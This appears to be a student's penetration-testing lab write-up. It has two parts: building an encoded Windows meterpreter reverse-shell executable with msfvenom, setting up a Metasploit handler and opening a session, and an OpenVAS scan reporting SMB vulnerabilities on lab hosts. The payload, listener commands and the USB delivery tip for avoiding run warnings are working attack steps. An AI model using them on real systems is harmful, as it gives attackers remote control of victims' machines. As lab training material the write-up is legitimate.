
```
(manojkumar㉿kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -e x64/zutto_dekiru -i 5 -f exe > reversel.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x64/zutto_dekiru
x64/zutto_dekiru succeeded with size 561 (iteration=0)
x64/zutto_dekiru succeeded with size 614 (iteration=1)
x64/zutto_dekiru succeeded with size 663 (iteration=2)
x64/zutto_dekiru succeeded with size 714 (iteration=3)
x64/zutto_dekiru succeeded with size 772 (iteration=4)
x64/zutto_dekiru chosen with final size 772
Payload size: 772 bytes
Final size of exe file: 7680 bytes
```

ls command to identify the files and folder lists.

```
(manojkumar㉿kali)-[~]
$ ls
2025-10-18-ZAP-Report-.html  Documents      Maltego.mtgl    msfinstall    Pictures    reversel.exe  scans.xml    venv
Desktop                      Downloads      Mp@9626368746  Music        Public     scans.gnmap  strings.txt  Videos
gobuster_http.txt            Mp@9626368746.pub nikto_http.txt  reverse.ee  scans.nmap  Templates  vuln_scan
```




```
$ pwd  
$ cp reversel.exe /media/sf_Software/  
$ cd /media/sf_Software/  
$ mv reversel.exe shall.exe
```




A terminal session from a Kali Linux environment. The user runs 'ls' to show the contents of their home directory, which includes a 'Desktop' folder and various files and folders related to penetration testing. The user then navigates to the 'Desktop' folder and copies 'reversel.exe' to the 'sf_Software' folder. Finally, they change into the 'sf_Software' folder and rename 'reversel.exe' to 'shall.exe'.

Then have to check the folder for exe file.



Open terminal in kali linux and go to msfconsole login.



A terminal session in a Kali Linux terminal window. The user logs into the Metasploit Framework using 'msfconsole'. They receive a warning about hosts and then run the 'analyze' command to suggest modules. The terminal shows the Metasploit logo and various module counts. At the bottom, it displays the Metasploit documentation URL and the message 'The Metasploit Framework is a Rapid7 Open Source Project'.



After msfconsole login we can follow the below steps.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options
```

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     0.0.0.0          yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  --
0  Wildcard Target

View the full module info with the info, or info -d command.

msf exploit(multi/handler) >
```

msf exploit(multi/handler) > ifconfig

```
msf exploit(multi/handler) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fd17:625c:f037:2:a00:27ff:fe20:351e  prefixlen 64  scopeid 0x0<global>
        inet6 fd17:625c:f037:2:8ac0:aa28:5a46:72c6  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a00:27ff:fe20:351e  prefixlen 64  scopeid 0x20<link>
          ether 08:00:27:20:35:1e  txqueuelen 1000  (Ethernet)
            RX packets 27036  bytes 25382461 (24.2 MiB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 18491  bytes 4685096 (4.4 MiB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
          loop  txqueuelen 1000  (Local Loopback)
            RX packets 20820  bytes 8548530 (8.1 MiB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 20820  bytes 8548530 (8.1 MiB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

```
msf exploit(multi/handler) > set LHOST 10.0.2.15
msf exploit(multi/handler) > show options
```



```
msf exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.
```

```
msf exploit(multi/handler) > exploit -j -z
```

```
msf exploit(multi/handler) > exploit -j -z

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
```

```
msf exploit(multi/handler) > show options
```

```
msf exploit(multi/handler) > jobs
```

```
msf exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.

msf exploit(multi/handler) > jobs

Jobs
--

Id  Name          Payload          Payload opts
--  --
0   Exploit: multi/handler  windows/x64/meterpreter/reverse_tcp  tcp://10.0.2.15:4444
```

Actually open this file now if you deliver this file over the usb drive you can just double click it and it will open but if you download file from the internet or from basically apache tool or via email or via anything else it will ask permission to run it or not permission it will ask are you sure you want to run this file since it is a dot exe file it is an executable and it will do for every executable you basically download our internet it will ask do you want to run it since it is an

executable file but since we delivered it over usb we can just double click it and it will run for us it will not ask anything else.



It will just open but if I go right here to my win to kali linux machine you will see that we got interpreter session one open on our local listening address head to the windows 11 machine.


```
msf exploit(multi/handler) > sessions
msf exploit(multi/handler) > sessions -i 1
exit
```

Title: Capstone Project: Full VAPT Cycle

Vulnerability Assessment & Penetration Test (VAPT) lifecycle in a controlled, authorized environment and produce a professional report demonstrating methodology, findings, mitigations, and learned.

OpenVAS / Nessus / Nmap: vulnerability and discovery scanning.

Configure the target system to identify the vulnerability assessment.



Name	Hosts	IPs	Port List	Credentials	Actions
Meta	10.0.2.15	1	All IANA assigned TCP		
win1	192.168.1.35	1	All IANA assigned TCP		
win11	192.168.1.33	1	All IANA assigned TCP		

Then

Go to scan → tasks → new tasks



Dashboard view showing tasks and their status.

Tasks 3 of 3

- Tasks by Severity Class (Total: 3)**: A pie chart showing Log (1), Medium (1), and N/A (1).
- Tasks with most High Results per Host**: A chart showing results per host.
- Tasks by Status (Total: 3)**: A pie chart showing Done (2) and Running (1).

Name	Status	Reports	Last Report	Severity	Trend	Actions
Meta3	Done	1	Mon, Oct 13, 2025 6:53 AM Coordinated Universal Time	0.0 (Log)		Details Edit Delete
Test	Running	94 %	1			Details Edit Delete
Win11	Done	1	Mon, Oct 13, 2025 7:18 AM Coordinated Universal Time	5.0 (Medium)		Details Edit Delete

Find the report under the tab

Go to scan → report

Report view for a specific scan.

Wed, Oct 22, 2025 6:41 AM

Report: Coordinated Universal Time

Information	Results (1 of 12)	Hosts (1 of 1)	Ports (1 of 4)	Applications (0 of 0)	Operating Systems (1 of 1)	CVEs (0 of 0)	Closed CVEs (7 of 2)	TLS Certificates (0 of 0)	Error Messages (1 of 1)	User Tags (0)
Task Name	Test									
Scan Time	Wed, Oct 22, 2025 6:42 AM Coordinated Universal Time - Wed, Oct 22, 2025 6:53 AM Coordinated Universal Time									
Scan Duration	0:11 h									
Scan Status	Done									
Hosts scanned	1									
Filter	apply_overrides=0 levels=hml min_qod=70									
Timezone	Coordinated Universal Time (UTC)									

Host details It will show here.

Report view for a specific scan.

Wed, Oct 22, 2025 6:41 AM

Report: Coordinated Universal Time

Information	Results (1 of 12)	Hosts (1 of 1)	Ports (1 of 4)	Applications (0 of 0)	Operating Systems (1 of 1)	CVEs (0 of 0)	Closed CVEs (7 of 2)	TLS Certificates (0 of 0)	Error Messages (1 of 1)	User Tags (0)
IP Address	192.168.1.35	haribhagwan	1	0	Windows 10 Pro					
Hostname	haribhagwan									
OS	Windows 10 Pro									
Ports	1									
Apps	0									
Distance	1									
Auth	None									
Start	Wed, Oct 22, 2025 6:43 AM Coordinated Universal Time									
End	Wed, Oct 22, 2025 6:53 AM Coordinated Universal Time									
High	0									
Medium	1									
Low	0									
Log	0									
False Positive	0									
Total	1									
Severity	5.0 (Medium)									

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort=reverse+severity)

Closed CVES details for reference.



Scans

Tasks

Reports

Results

Vulnerabilities

Notes

Overrides

Assets

Resilience

Security Information

Configuration

Administration

Help

Information Results (1 of 12) Hosts (1 of 1) Ports (1 of 4) Applications (0 of 0) Operating Systems (1 of 1) CVEs (0 of 0) Closed CVEs (7 of 2) TLS Certificates (0 of 0) Error Messages (1 of 1) User Tags (0)

ID: 8001-254e899c2d | Created: 2014-07-04T14:44:27Z | Modified: 2014-07-04T14:44:27Z | Owner: admin

CVE	Host	NVT	Severity
CVE-2009-2526	192.168.1.35	Microsoft Windows SMB2 Negotiation Protocol RCE Vulnerability	10.0 (High)
CVE-2009-2532	192.168.1.35	Microsoft Windows SMB2 Negotiation Protocol RCE Vulnerability	10.0 (High)
CVE-2009-3103	192.168.1.35	Microsoft Windows SMB2 Negotiation Protocol RCE Vulnerability	10.0 (High)
CVE-2010-0020	192.168.1.35	Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (High)
CVE-2010-0021	192.168.1.35	Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (High)
CVE-2010-0022	192.168.1.35	Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (High)
CVE-2010-0231	192.168.1.35	Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (High)

(Applied filter: apply_overrides=0 levels_inherit_rows=100 min_group=70 first=1, sort_by_severity)

Brute force logins with default credential.

Dashboards

Scans

Assets

Resilience

Security Information

NVUs

CVEs

CPEs

CERT-Bund Advisories

DFN-CERT Advisories

Configuration

Administration

Help

CVSS

CVSS Base 10.0 (High)

CVSS Base Vector AV:N/AC:L/Au:N/C:C/I:C/A:C

CVSS Origin N/A

CVSS Date Fri, Jul 4, 2014 11:44 AM Coordinated Universal Time

Detection Method

Tries to login with a number of known default credentials via the SMB protocol.

Quality of Detection: remote_vul (99%)

Solution

Solution Type: Mitigation
Change the password as soon as possible.

Family

Brute force attacks

References

CVE: CVE-1999-0503
CVE-1999-0504
CVE-1999-0505
CVE-1999-0506
CVE-1999-0585